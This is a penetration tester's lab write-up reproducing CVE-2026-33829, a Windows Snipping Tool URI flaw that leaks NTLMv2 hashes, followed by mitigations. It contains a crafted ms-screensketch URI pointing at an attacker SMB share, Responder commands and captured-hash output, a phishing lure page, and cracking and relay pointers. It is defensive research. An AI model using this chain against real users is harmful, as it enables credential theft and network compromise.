

CVE-2026-33829

Windows Snipping Tool — NTLMv2 Hash Hijack

A Penetration Tester's Lab Analysis of Authentication Coercion & Credential Exposure

Author: Okay-Lia Buchanan

Role: Aspiring Penetration Tester

Focus: Windows Authentication Security, NTLM Abuse, Enterprise Hardening

Disclaimer: All testing was performed inside fully isolated virtual machines with no connection to production networks or third-party infrastructure. This article is an independent lab reproduction and analysis of a published vulnerability, not an original discovery. The CVE was publicly disclosed by `nul1securlty` and patched by Microsoft on April 14, 2026.

TL;DR

CVE-2026-33829 is a vulnerability in the Windows Snipping Tool's URI handler that forces outbound NTLMv2 authentication to an attacker-controlled server when a victim clicks a crafted link. The captured hash can be cracked offline or used directly in a Pass-the-Hash attack. This article reproduces the attack chain in an isolated lab environment and explains the underlying protocols, multi-vector exposure, and enterprise defenses.

Introduction

Modern enterprise attacks increasingly rely on abusing trust relationships and authentication mechanisms rather than traditional memory-corruption exploits. This research reproduces CVE-2026-33829 — a vulnerability affecting the Windows Snipping Tool URI handler — as a hands-on lab exercise, studying the authentication coercion technique in full.

What makes this vulnerability particularly instructive is that it demonstrates how a trusted, signed Windows component can be weaponized to trigger outbound authentication attempts to attacker-controlled infrastructure. The vulnerability itself does not provide direct remote code execution, but the credential material it exposes can be just as damaging.

Key concepts explored in this research:

- NTLMv2 authentication exposure and challenge-response interception
- Protocol coercion via custom URI handlers

- Legacy enterprise configurations that enable the attack
 - Fallback name resolution mechanisms (LLMNR, NBT-NS, mDNS)
 - Authentication relay and Pass-the-Hash post-exploitation opportunities
 - Defensive hardening strategies to eliminate each attack vector
-

Vulnerability Overview

CVE ID	CVE-2026-33829
Affected Component	Windows Snipping Tool (ms-screensketch URI handler)
Impact	NTLMv2 Credential Exposure / Pass-the-Hash
Attack Type	Remote / Network-based (requires user interaction)
CVSS Score	4.3 Medium (practical severity is significantly higher)
Patch Date	April 14, 2026 — Microsoft Security Update
Affected Platforms	Windows 10, 11, Server 2012 / 2016 / 2019 / 2022 / 2025
Original Disclosure	nul1securlty via Packet Storm / Exploit-DB

Affected Systems

The following Windows versions were confirmed vulnerable before April 14, 2026, Microsoft Security Update:

- Windows 10 — all built before April 14, 2026, patch
- Windows 11 — all builds before April 14, 2026, patch
- Windows Server 2012, 2016, 2019, 2022, 2025 — all built before April 14, 2026, patch

If your organization has not applied the April 2026 cumulative update to all Windows endpoints and servers, you remain exposed. Patch immediately and verify with your endpoint management tooling.

Technical Background

What Is NTLM?

NTLM (NT LAN Manager) is a Microsoft authentication protocol that remains widely deployed across enterprise environments for compatibility reasons. While Kerberos is the preferred modern protocol, NTLM persists because of legacy applications, older devices, domain compatibility requirements, and workflows that were never updated.

When NTLM authentication occurs, a challenge-response exchange takes place. The client proves knowledge of the password by computing a cryptographic response using the challenge sent by the server. If this exchange is directed at an attacker-controlled system — by coercing the client to connect — the attacker captures the full NTLMv2 hash, which can be cracked offline or used directly in relay attacks.

The ms-screensketch URI Handler

Windows registers custom URI scheme handlers to allow applications to be launched directly from browser links or other software. The Snipping Tool registers the following handler:

ms-screensketch:

The vulnerability lies in how this handler processes the filePath parameter. By supplying a UNC path pointing to an attacker-controlled SMB server, the attacker can coerce Windows into initiating an outbound SMB authentication attempt:

ms-screensketch:edit?filePath=\\ATTACKER_IP\share\image.png

When the user approves the browser prompt to open Snipping Tool, Windows automatically attempts to resolve and authenticate to the remote path — transmitting the user's NTLMv2 hash in the process.

Lab Environment Setup

Before testing any authentication coercion behaviour, it is critical to establish a fully isolated environment. No lab traffic should ever reach production networks, real domain infrastructure, or the public internet.

Environment Specification

- Attacking Node: Kali Linux 2026.1 — Static IP 192.168.56.10 — Host-Only adapter, running Responder and a Python HTTP server
- Victim Workstation: Windows 11 Pro (Build 22621) Static IP 192.168.56.20 — Host-Only adapter, deliberately left unpatched
- Network: VirtualBox Host-Only network with no NAT or bridged connectivity

Both machines were assigned static IPs on an isolated Host-Only virtual adapter. An initial routing conflict prevented communication between the two instances and required manual correction of the network adapter properties before testing could begin.

Tools Used

- **Hash Capture:** Responder (Impacket / lgandx)

- **Malicious page delivery:** Python http.server module
 - **Victim browser triggering the URI handler:** Microsoft Edge on Windows 11
 - **Optional traffic analysis and protocol verification:** Wireshark
-

Attack Chain — Step by Step

The following steps reconstruct the published attack chain from the nullsecr1ty CVE-2026-33829 disclosure, reproduced independently using standard tooling. No pre-built exploit script was used.

Step 1 — Start Responder on the Attacking Node

Responder is launched on the Kali Linux machine to listen for incoming SMB, HTTP, and other authentication attempts across all relevant protocols:

```
sudo responder -I eth0 -wv
```

```
(mshacker@kali)-[~/Desktop/cve_lab]
$ sudo responder -I eth0 -wv

[+] You don't have an IPv6 address assigned on eth0.

[*] Tips jar:
USDt -> 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A
BTC -> bc1q9360jedhmp5Vp13u05vyg4jryr152dmazz49

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
DHCPv6 [OFF]


[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
```

With this configuration, Responder enables poisoning of LLMNR, NBT-NS, mDNS, and WPAD alongside its SMB and HTTP listeners capturing credentials from multiple vectors simultaneously.

Step 2 — Deploy the Malicious Web Page

A lightweight Python HTTP server is started on port 8080 to host the trigger page:

```
python3 -m http.server 8080
```

A terminal window with a dark background and light blue text. The prompt is '(mshacker@kali)-[~]'. The user enters '\$ cd ~/Desktop/cve_lab'. The prompt changes to 'python3 -m http.server 8080'. The server starts, displaying 'Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...'. It then receives three requests: a 200 OK response for a GET request, a 404 error for a GET request to a file not found, and another 404 error for a GET request to a favicon.ico file.


```
(mshacker@kali)-[~]  
$ cd ~/Desktop/cve_lab  
python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
192.168.56.20 - - [21/May/2026 14:23:44] "GET / HTTP/1.1" 200 -  
192.168.56.20 - - [21/May/2026 14:23:45] code 404, message File not found  
192.168.56.20 - - [21/May/2026 14:23:45] "GET /favicon.ico HTTP/1.1" 404 -  
|
```

The HTML page contains a button labelled "Verify Profile Now" styled to resemble a corporate security portal. The button's href points directly to the malicious URI:

```
href="ms-screensketch:edit?filePath=\\192.168.56.10\\share\\image.png"
```


Step 3 — Victim Accesses the Page

The victim browses to <http://192.168.56.10:8080> and sees the fake security verification page. The social engineering pretext ("Your session requires a quick security validation") creates urgency and encourages the victim to click.



Step 4 — URI Handler Fires and Snipping Tool Opens


Clicking the button causes Edge to display a system prompt: "This site is trying to open Snipping Tool." When the victim approves, the operating system passes the URI — including the UNC file path — to the Snipping Tool application.



Step 5 — Authentication Coercion Occurs

The Snipping Tool attempts to open the specified file path. Because the path uses UNC syntax, Windows interprets it as a network share and initiates SMB negotiation over port 445. This triggers an automatic NTLMv2 authentication attempt to the attacker's machine.


The Snipping Tool itself returns a "Failed to open the file" error — the file does not exist — but the authentication exchange has already been completed. Responder has already captured the full NTLMv2 hash.



Step 6 — Hash Capture and Post-Exploitation

Responder logs the captured material, including the NTLMv2 challenge-response hash, username, and workstation identity. This can be used in two ways:

- Offline cracking with Hashcat (hashcat -m 5600) to recover the plaintext password
- Pass-the-Hash / NTLM relay using impacket-ntlmrelayx or impacket-psexec to authenticate directly without cracking



```
[+] Listening for events...  
[SMB] NTLMv2-SSP Client : 192.168.56.20  
[SMB] NTLMv2-SSP Username : DESKTOP-ORC23Q9\Admin  
[SMB] NTLMv2-SSP Hash : Admin::DESKTOP-ORC23Q9:4  
  
[*] [LLMNR] Poisoned answer sent to 192.168.56.20 for name DESKTOP-ORC23Q9  
[SMB] NTLMv2-SSP Client : 192.168.56.20  
[SMB] NTLMv2-SSP Username : DESKTOP-ORC23Q9\Admin  
[SMB] NTLMv2-SSP Hash : Admin::DESKTOP-ORC23Q9:
```

Multi-Vector Authentication Exposure

The single-click attack chain captures more than just the SMB hash. Because Responder was running with WPAD, LLMNR, and mDNS poisoning enabled, a single victim interaction can expose credentials across multiple protocols simultaneously.

SMB Authentication Interception

The primary vector. Once the Snipping Tool URI fires, Windows initiates SMB negotiation over port 445. The NTLMv2 challenge-response is captured in full by Responder. This exposure is enabled specifically by organizations that leave unrestricted outbound SMB traffic permitted at the firewall — a surprisingly common configuration.

HTTP NTLM Authentication via WPAD

In enterprise environments using automatic proxy discovery, browsers may silently attempt HTTP NTLM negotiation when fetching WPAD configuration. If Responder is responding to WPAD requests on the local segment, it can capture a second set of NTLM credentials via HTTP — entirely independent of the SMB vector. This demonstrates that blocking outbound SMB alone is insufficient.

LLMNR and NetBIOS Fallback Poisoning

When standard DNS resolution fails, Windows systems fall back to broadcast-based protocols: Link-Local Multicast Name Resolution (LLMNR), Multicast DNS (mDNS), and NetBIOS Name Service (NBT-NS). An attacker on the same network segment can respond to these broadcasts, impersonate the missing host, and capture the resulting authentication handshake.

The critical insight: these three vectors operate independently. Remediating only one of them, for example, blocking outbound SMB, leaves the others fully exploitable. A complete defense requires addressing all three simultaneously.

Enterprise Security Risks and Mitigations

The table below summarizes each architectural weakness observed during research, its practical security impact in a real enterprise environment, and the recommended mitigation.

Architectural Weakness	Enterprise Security Impact	Recommended Mitigation
NTLM Enabled	Immediate exposure of challenge-response credential material to any attacker who can receive SMB or HTTP traffic.	Disable NTLMv1 entirely. Restrict NTLMv2 via Group Policy where Kerberos is available.
Outbound SMB Allowed	Allows authentication coercion to external attacker-controlled SMB servers over port 445.	Block outbound SMB (TCP/UDP 445) at the perimeter firewall. Monitor for internal lateral attempts.
WPAD Enabled	Browsers silently negotiate HTTP NTLM authentication via automatic proxy discovery, bypassing SMB-only defenses.	Disable WPAD via Group Policy. Use explicit proxy configuration or PAC files with authentication controls.
LLMNR / NetBIOS Active	Broadcast-based fallback protocols allow any attacker on the local segment to spoof missing nodes and poison responses.	Disable LLMNR and NBT-NS via Group Policy. Enforce DNS-only name resolution.
Weak Network Segmentation	Single credential capture enables broader lateral movement and internal attack path traversal.	Implement Zero Trust segmentation. Enforce least-privilege access and monitor for anomalous authentication events.

Why This Matters

The most important lesson from this research is that modern security breaches rarely succeed through a single exploit. They succeed by chaining minor configuration gaps together. CVE-2026-33829 demonstrates how a trusted, signed Windows application, the Snipping Tool, can be

weaponized to leverage automatic authentication behaviors, legacy protocols, fallback mechanisms, and weak outbound filtering into a critical enterprise credential theft scenario.

Even without remote code execution, credential exposure of this kind can lead to account takeover, lateral movement across the internal network, ransomware deployment, and full domain compromise, particularly when the captured account has elevated privileges.

This is part of an ongoing daily CVE research series — follow along for new vulnerability breakdowns each day.

References

- Microsoft Security Response Center — CVE-2026-33829: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-33829>
- Original disclosure by nullsecr1ty via Packet Storm / Exploit-DB
- CyberSecurityNews coverage: <https://cybersecuritynews.com/windows-snipping-tool-vulnerability/>
- Impacket toolkit (ntlmrelayx, psexec): <https://github.com/fortra/impacket>
- Responder by lgandx: <https://github.com/lgandx/Responder>
- Hashcat: <https://hashcat.net> mode 5600 for NTLMv2

About the Author

Okay-Lia Buchanan is an aspiring penetration tester with a focus on Windows authentication security, NTLM abuse techniques, and enterprise network hardening. This article was produced as part of an ongoing effort to build a practical security research portfolio through reproducible, lab-based vulnerability analysis.